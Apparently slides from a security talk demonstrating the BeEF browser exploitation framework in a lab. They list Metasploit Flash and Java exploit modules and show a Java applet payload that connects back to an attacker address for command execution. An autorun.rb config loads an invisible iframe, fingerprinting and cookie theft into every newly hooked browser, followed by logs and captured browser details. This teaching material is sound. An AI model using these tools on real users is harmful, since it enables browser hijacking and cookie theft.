  - msf_adobe_flash_hacking_team_uaf
  - msf_adobe_flash_mp4_cprt
  - msf_adobe_flash_nellymoser_bof
  - msf_adobe_flash_net_connection_confusion
  - msf_adobe_flash_opaque_background_uaf
  - msf_adobe_flash_otf_font
  - msf_adobe_flash_pcre
  - msf_adobe_flash_pixel_bender_bof
  - msf_adobe_flash_regex_value
  - msf_adobe_flash_rtmp
  - msf_adobe_flash_shader_drawing_fill
  - msf_adobe_flash_shader_job_overflow
  - msf_adobe_flash_sps
  - msf_adobe_flash_uncompress_zlib_uaf
  - msf_adobe_flash_uncompress_zlib_uninitialized
  - msf_adobe_flash_worker_byte_array_uaf
  - msf_adobe_flashplayer_arrayindexing
  - msf_adobe_flashplayer_aslaunch
  - msf_adobe_flashplayer_avm

Module Results History

id	date	label

The results from executed command modules will be listed here.

Exploiting Browsers Using Java

Module Tree

java

- Exploits (1)
  - Local Host (1)
    - Java Payload
- Host (1)
  - Get Internal IP (Java)
- Metasploit (30)
  - msf_java_atomicreference
  - msf_java_basicservice_im
  - msf_java_calendar_deseri
  - msf_java_cmm
  - msf_java_codebase_trust
  - msf_java_docbase_bof
  - msf_java_getsoundbank_b
  - msf_java_jre17_driver_ma
  - msf_java_jre17_exec
  - msf_java_jre17_glassfish_
  - msf_java_jre17_jaxws
  - msf_java_jre17_jmxbean
  - msf_java_jre17_jmxbean_
  - msf_java_jre17_method_h
  - msf_java_jre17_provider_s
  - msf_java_jre17_reflection_
  - msf_java_mixer_sequence
  - msf_java_rhino
  - msf_java_rmi_connection_
  - msf_java_setdifficm_bof

Module Results History

id	date	label

The results from executed command modules will be listed here.

Java Payload

Description: Inject a malicious signed Java Applet (JavaPayload) that connects back to the attacker giving bas command exec and wget.

Before launching it, be sure to have the JavaPayload StagerHandler listening,
i.e.: java javapayload.handler.stager.StagerHandler <payload> <IP> <port> -- JSh

Windows Vista is not supported.

Id:	133
Payload:	ReverseTCP
Connect Back to Host:	10.0.0.15
Connect Back to Port:	6666
Applet id:	jd3bf0ph4mojafc2c2ui
Applet name:	Microsoft

Automating Modules

By editing autorun.rb, we can automatically load specific modules and set options whenever a new BeEF hook connects

```
$stdout.sync = true
# RESTful API root endpoints
ATTACK_DOMAIN = "127.0.0.1"
RESTAPI_HOOKS = "http://" + ATTACK_DOMAIN + ":3000/api/hooks"
RESTAPI_LOGS = "http://" + ATTACK_DOMAIN + ":3000/api/logs"
RESTAPI_MODULES = "http://" + ATTACK_DOMAIN + ":3000/api/modules"
RESTAPI_ADMIN = "http://" + ATTACK_DOMAIN + ":3000/api/admin"

BEEF_USER = "beef"
BEEF_PASSWD = "beef"

@autorun_mods = [
        { 'Invisible_iframe' => {'target' => 'http://192.168.50.52/' }},
  { 'Browser_fingerprinting' => {}},
  { 'Get_cookie' => {}},
  { 'Get_system_info' => {}}

        ]
@ses_cache = {}
```

```
root@blackhat: /usr/share/beef-xss
File  Edit  View  Search  Terminal  Help
root@blackhat:/usr/share/beef-xss# ./beef
[16:47:42][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[16:47:42][*] Browser Exploitation Framework (BeEF) 0.4.6.1-alpha
[16:47:42]    |   Twit: @beefproject
[16:47:42]    |   Site: http://beefproject.com
[16:47:42]    |   Blog: http://blog.beefproject.com
[16:47:42]    |_  Wiki: https://github.com/beefproject/beef/wiki
[16:47:42][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[16:47:42][*] BeEF is loading. Wait a few seconds...
[16:47:45][*] 12 extensions enabled.
[16:47:45][*] 254 modules enabled.
[16:47:45][*] 2 network interfaces were detected.
[16:47:45][+] running on network interface: 127.0.0.1
[16:47:45]    |   Hook URL: http://127.0.0.1:3000/hook.js
[16:47:45]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[16:47:45][+] running on network interface: 10.10.200.216
[16:47:45]    |   Hook URL: http://10.10.200.216:3000/hook.js
[16:47:45]    |_  UI URL:   http://10.10.200.216:3000/ui/panel
[16:47:45][*] RESTful API key: f3b6e4b8a43724c92ae1a1d735e1e059d5aa5c29
[16:47:45][*] HTTP Proxy: http://127.0.0.1:6789
[16:47:45][*] BeEF server started (press control+c to stop)
[16:47:52][*] New Hooked Browser [id:9, ip:127.0.0.1, browser:FF-18, os:Linux-], hooked domain [10.10
[16:47:52][*] [ARE] Checking if any defined rules should be triggered on target.
[16:47:52]    |_  Found [0/0] ARE rules matching the hooked browser type/version.
```

Demo

Applications Places Firefox ESR Fri Mar 31, 13:27

BeEF Control Panel - Mozilla Firefox

BeEF Control Panel

10.10.201.120:3000/ui/panel

Favorites Resources PHP Charset Encod… Mailinator Offensive Security Kali Linux Kali Docs Kali Tools Aircrack-ng CrowdShield Bug B… Exploit-DB random | Savage S… general | Bug Bou… Ethereum

BeEF 0.4.6.1-alpha

Hooked Browsers

- Online Browsers
  - 10.10.201.120
    - 10.10.201.120
- Offline Browsers
  - 10.0.0.14
    - 10.0.0.21
    - 10.0.0.21
    - 10.0.0.21
    - 10.10.200.106
    - 10.10.200.150
    - 10.10.200.166
    - 127.0.0.1
    - 10.10.201.120

Basic Requester

Getting Started Logs Current Browser

Details Logs Commands Rider XssRays Ipec Network WebRTC

Category: Browser (7 Items)

Browser Name: Firefox	Initialization
Browser Version: 18	Initialization
Browser UA String: Mozilla/5.0 (X11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0	Initialization
Browser Language: en-US	Initialization
Browser Platform: Linux x86_64	Initialization
Browser Plugins: GNOME Shell Integration-v,,IcedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3))-v,	Initialization
Window Size: Width: 3360, Height: 1238	Initialization

Category: Browser Components (12 Items)

Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization
Windows Media Player: No	Initialization
WebRTC: Yes	Initialization
ActiveX: No	Initialization
Session Cookies: Yes	Initialization
Persistent Cookies: Yes	Initialization

Category: Hooked Page (5 Items)

Page Title: BeEF Basic Demo	Initialization
Page URI: http://10.10.201.120:3000/demos/basic.html	Initialization
Page Referrer: Unknown	Initialization
Host Name/IP: 10.10.201.120	Initialization
Cookies: __ua=IYcFHMlGycHqj; BEEFHOOK=EP4EwWNa5D4h6zlxFeiNSBDdeibq9PK1pfY3uRMYdeksNNqR0QWzWAxQiA3WTAEmi44xCUaqAsU9gD8	Initialization


Category: Host (8 Items)

Host Name/IP: 10.10.201.120	Initialization
Date: Fri Mar 31 2017 13:26:09 GMT-0400 (EDT)	Initialization
Operating System: Linux	Initialization
Hardware: Unknown	Initialization
CPU: x86_64	Initialization
Default Browser: Unknown	Initialization
Screen Size: Width: 3440, Height: 1440, Colour Depth: 24	Initialization
Touch Screen: No	Initialization

Leafpad

root@blackhat: /usr/share/beef-xss firefox BeEF Basic Demo - OWASP Mantra BeEF Control Panel - Mozilla Firefox

Recommended Reading



Questions?